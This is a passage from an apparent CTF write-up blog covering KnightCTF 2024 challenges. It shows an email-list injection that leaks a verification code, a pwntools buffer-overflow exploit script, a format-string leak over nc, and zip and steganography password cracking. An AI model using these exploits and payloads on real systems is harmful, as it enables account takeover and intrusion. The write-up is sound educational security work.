
<p>Look at the <code>Resend Code</code> function, looks like it only accepts <code>root@knightctf.com</code> as you can see in the image below</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/gain-access-2-resend-code.png" alt="resend code" /></p>
<p>What if I add another email besides <code>root@knightctf.com</code>?</p>
<p><img src="https://i.imgur.com/iPxv78U.jpg" alt="hmmm" /></p>
<p>And I added <code>27fbec16-85a8-497b-86ff-5bf0580abdd0@email.webhook.site</code> to the request by using <code>[]</code>, which makes it become a list. You can see more about how it works <a href="https://www.w3schools.com/js/js_json_arrays.asp">here</a></p>
<pre><code>{ "email":["root@knightctf.com","27fbec16-85a8-497b-86ff-5bf0580abdd0@email.webhook.site"] }
</code></pre>
<p>I tried it and it worked. The website sent the code to my email as well</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/gain-access-2-code.png" alt="code" /></p>
<p><img src="https://i.imgur.com/jwYlN9G.gif" alt="Noice" /></p>
<p>Lastly, I entered the code and got the flag for <code>Gain Access 2</code>!</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/gain-access-2-flag.png" alt="flag" /></p>
<p><code>Flag: KCTF{AuTh_MIsC0nFigUraTi0N}</code></p>
<h1>Pwn</h1>
<h2>Get The Sword (100 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/get-the-sword.png" alt="get the sword" /></p>

<p>Download link: <a href="https://drive.google.com/file/d/1HsQMxiZlP5978DzqnoZs6g6QOnCzVm_G/view">https://drive.google.com/file/d/1HsQMxiZlP5978DzqnoZs6g6QOnCzVm_G/view</a></p>

<p>First, I run <code>file</code> and <code>checksec</code> commands to check the file type as well as some information about the file. And I noticed that this is a 32-bit program</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/get-the-sword-32bit.png" alt="32bit" /></p>

<p>Next, I run this file to know the flow of the program. This is a simple program that lets us type anything to "get the sword" (= flag)</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/get-the-sword-test.png" alt="test" /></p>
<p>After that, I used <strong><a href="https://github.com/NationalSecurityAgency/ghidra">Ghidra</a></strong> to generate pseudo code and analyze it</p>

<p>As you can see in the image below, there are 4 functions that we may focus on, especially <code>main</code> and <code>getSword</code>:</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/get-the-sword-functions.png" alt="function" /></p>
<p>Let's take a look at the <code>main</code> function:</p>
<pre><code>//main

undefined4 main(void)

{
  printSword();
  intro();
  return 0;
}
</code></pre>
<p>We see that it calls the <code>printSword</code> function, which will print an ASCII sword to the terminal as I tested above. It also calls <code>intro</code> function:</p>
<pre><code>//intro

void intro(void)

{
  undefined local_20 [24];

  printf("What do you want ? ?: ");
  fflush(_stdout);
  __isoc99_scanf(&amp;DAT_0804a08c,local_20);
  printf("You want, %s\n",local_20);
  return;
}
</code></pre>
<p>The <code>intro</code> function allows input of up to 24 characters and prints it to the terminal. But, it uses <code>scanf</code>, which means we can input more than 24 characters to execute Stack Overflow vulnerability</p>
<p>The last function is <code>getSword()</code>:</p>
<pre><code>//getSword

void getSword(void)

{
  system("cat flag.txt");
  fflush(_stdout);
  return;
}
</code></pre>
<p>The <code>getSword()</code> function makes the challenge easier because our mission now is just to find a way to call it and we will get the flag</p>
<p><img src="https://i.imgur.com/kuFQ3u9.jpg" alt="It's Hacking Time" /></p>
<p>First, we need to overflow the buffer by filling it with 24 characters</p>
<pre><code>python -c "print('A'*24)" | ./get_sword
</code></pre>
<p>But I don't see the <code>Segmentation Fault</code> here, so I'll continue to test some values until I reach it (it's <strong>28</strong> characters)</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/get-the-sword-28.png" alt="28 chars" /></p>
<p>Because this is 32-bit program, we can then add 4 more bytes to overflow the EBP register. If it's 64-bit program, the bytes will be 8 to overflow the RBP register</p>
<pre><code>python -c "print('A'*32)" | ./get_sword
</code></pre>
<p>Finally, by adding the address of the <code>getSword()</code> function, we can call it and retrieve the flag</p>
<p>You can use <strong><a href="https://github.com/hugsy/gef">gdb</a></strong> to get the address of the <code>getSword()</code> function or use <strong>pwntools</strong> to find it faster</p>
<p>This is the exploit script:</p>
<pre><code>#!/usr/bin/python3

from pwn import *

elf = ELF("./get_sword")
io = remote("173.255.201.51", 31337)
io.sendline(b'\x90'*32 + p64(elf.sym['getSword']))

io.interactive()

io.close()
</code></pre>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/get-the-sword-flag.png" alt="flag" /></p>
<p><code>Flag: KCTF{so_you_g0t_the_sw0rd}</code></p>
<p><strong>Notes:</strong> <code>\x90</code> is called NOPs. To read more about NOPs, click <a href="https://github.com/ir0nstone/pwn-notes/blob/master/types/stack/nops.md">here</a></p>
<h2>The Dragon's Secret Scroll (145 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/the-dragon-secret-scroll.png" alt="the dragon's secret scroll" /></p>
<pre><code> nc 173.255.201.51 51337
</code></pre>

<p>At first, I attempted to overflow the server with numerous 'A' characters, but it was unsuccessful. Therefore, I suspected that there might be some other vulnerabilities~~</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/the-dragon-secret-scroll-fs.png" alt="Format String" /></p>

<p>This time, I tested with <code>%x</code>, <code>%p</code> and I realized it has <a href="https://owasp.org/www-community/attacks/Format_string_attack">Format String vulnerability</a></p>
<pre><code>python -c "print('%p '*50)" | nc 173.255.201.51 51337
</code></pre>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/the-dragon-secret-scroll-vuln.png" alt="" /></p>

<p>Now, focus on the highlighted line and use <a href="https://gchq.github.io/CyberChef">CyberChef</a> to decode it. Apply the <code>Swap endianness</code> and <code>Hex</code> to see the flag. Just look carefully!</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Pwn/img/the-dragon-secret-scroll-flag.png" alt="flag" /></p>
<p><code>Flag: KCTF{DRAGONsCrOll}</code></p>
<h1>Steganography</h1>

<h2>Flag Hunt! (100 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Steganography/img/flag-hunt.png" alt="flag hunt" /></p>
<p>Download link: <a href="https://drive.google.com/file/d/17nINR5uv5fwiBXAE9FGVw4UpoJQDK1UH/view">https://drive.google.com/file/d/17nINR5uv5fwiBXAE9FGVw4UpoJQDK1UH/view</a></p>
<p>This zip file needs a password to extract but I couldn't find it, so I decided to crack it using <code>fcrackzip</code></p>
<pre><code>fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u chall.zip

PASSWORD FOUND!!!!: pw == zippo123
</code></pre>
<p>Unzip the file with the password <code>zippo123</code>, and you will see a bunch of rickroll images, 2 txt files and a wav file</p>
<p><strong>n0t3.txt</strong>:</p>
<pre><code>The flag is here somewhere. Keep Searching..

Tip: Use lowercase only
</code></pre>
<p><strong>nooope_not_here_gotta_try_harder.txt</strong>:</p>
<pre><code>KCTF{f4k3_fl46}
</code></pre>
<p>About the <code>key.wav</code> file, I realize this is morse code and we can decode it using <a href="https://morsecode.world/international/decoder/audio-decoder-adaptive.html">this website</a>:</p>
<pre><code>MORSECODETOTHERESCUE!!
</code></pre>

<p>After that, I literally in vain, but luckily, when tried uploading one of the rickroll images to <a href="https://aperisolve.fr/">aperisolve.fr</a>, I saw something suspect</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Steganography/img/flag-hunt-size.png" alt="sus" /></p>
<p><strong>img725.jpg</strong> have a different size than other images</p>
<p>This immediately let me think about <a href="https://github.com/RickdeJager/stegseek">stegseek</a>, a tool used to crack and find hidden content in an image</p>
<pre><code>stegseek --extract img725.jpg flag.txt
</code></pre>
<p>When it required the passphrase, I tried the decoded morse code in uppercase but it was not successful. However, I recalled a helpful tip from <strong>n0t3.txt</strong> and changed it to lowercase to get the flag</p>
<p><code>Flag: KCTF{3mb3d_53cr37_4nd_z1pp17_4ll_up_ba6df32ce}</code></p>
<p><strong>Thanks for reading guys :3</strong></p>
]]></content>
    <author>
      <name>Henry Scott</name>
    </author>
    <category term="CTF"></category>
  </entry>
  <entry>
    <title>UofTCTF 2024 Writeup</title>
    <link href="https://t3l3sc0p3.github.io/posts/uoftctf-2024-writeup/" rel="alternate" type="text/html"/>
    <id>https://t3l3sc0p3.github.io/posts/uoftctf-2024-writeup/</id>
    <published>2024-01-15T00:00:00.000Z</published>
    <updated>2024-01-15T00:00:00.000Z</updated>
    <summary></summary>
    <content type="html"><![CDATA[<p>Hi, I want to share with you guys a writeup of some challenges that I have solved in <strong>UofTCTF 2024</strong>. I hope you like it!</p>
<p>Let's start!</p>
<h1>Introduction</h1>
<h2>General Information (10 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Introduction/img/good-luck.png" alt="Good Luck" /></p>
<p>It was just a sanity check~</p>
<p><code>Flag: UofTCTF{600d_1uck}</code></p>
<p>Btw, this is the Discord link of the contest: <a href="https://discord.gg/Un7avdkq7Z">https://discord.gg/Un7avdkq7Z</a></p>
<h1>IoT</h1>

<h2>Baby's First IoT Introduction (10 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/IoT/img/babys-first-iot-introduction.png" alt="Baby's First IoT Introduction" /></p>
<p>Yea, I understand the mission lol</p>
<p><code>Flag: {i_understand_the_mission}</code></p>
<h2>Baby's First IoT Flag 1 (100 pts)</h2>

<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/IoT/img/baby-first-iot-flag-1.png" alt="Baby's First IoT Flag 1" /></p>
<p>First, I search "FCC ID, Q87-WRT54GV81" on Google and found some results like: <a href="https://fccid.io/Q87-WRT54GV81">https://fccid.io/Q87-WRT54GV81</a></p>
<p>After then, I click on "Frequency Range" and go to this link: <a href="https://fccid.io/frequency-explorer.php?lower=2412.00000000&amp;upper=2462.00000000">https://fccid.io/frequency-explorer.php?lower=2412.00000000&amp;upper=2462.00000000</a></p>
<p>Lastly, I take the value from "Frequency Center" is <code>2437</code> MHz and send it to port 3895 to get the flag</p>
<p><code>Flag: {FCC_ID_Recon}</code></p>
<h1>Miscellaneous</h1>
<h2>Out of the Bucket (100 pts)</h2>
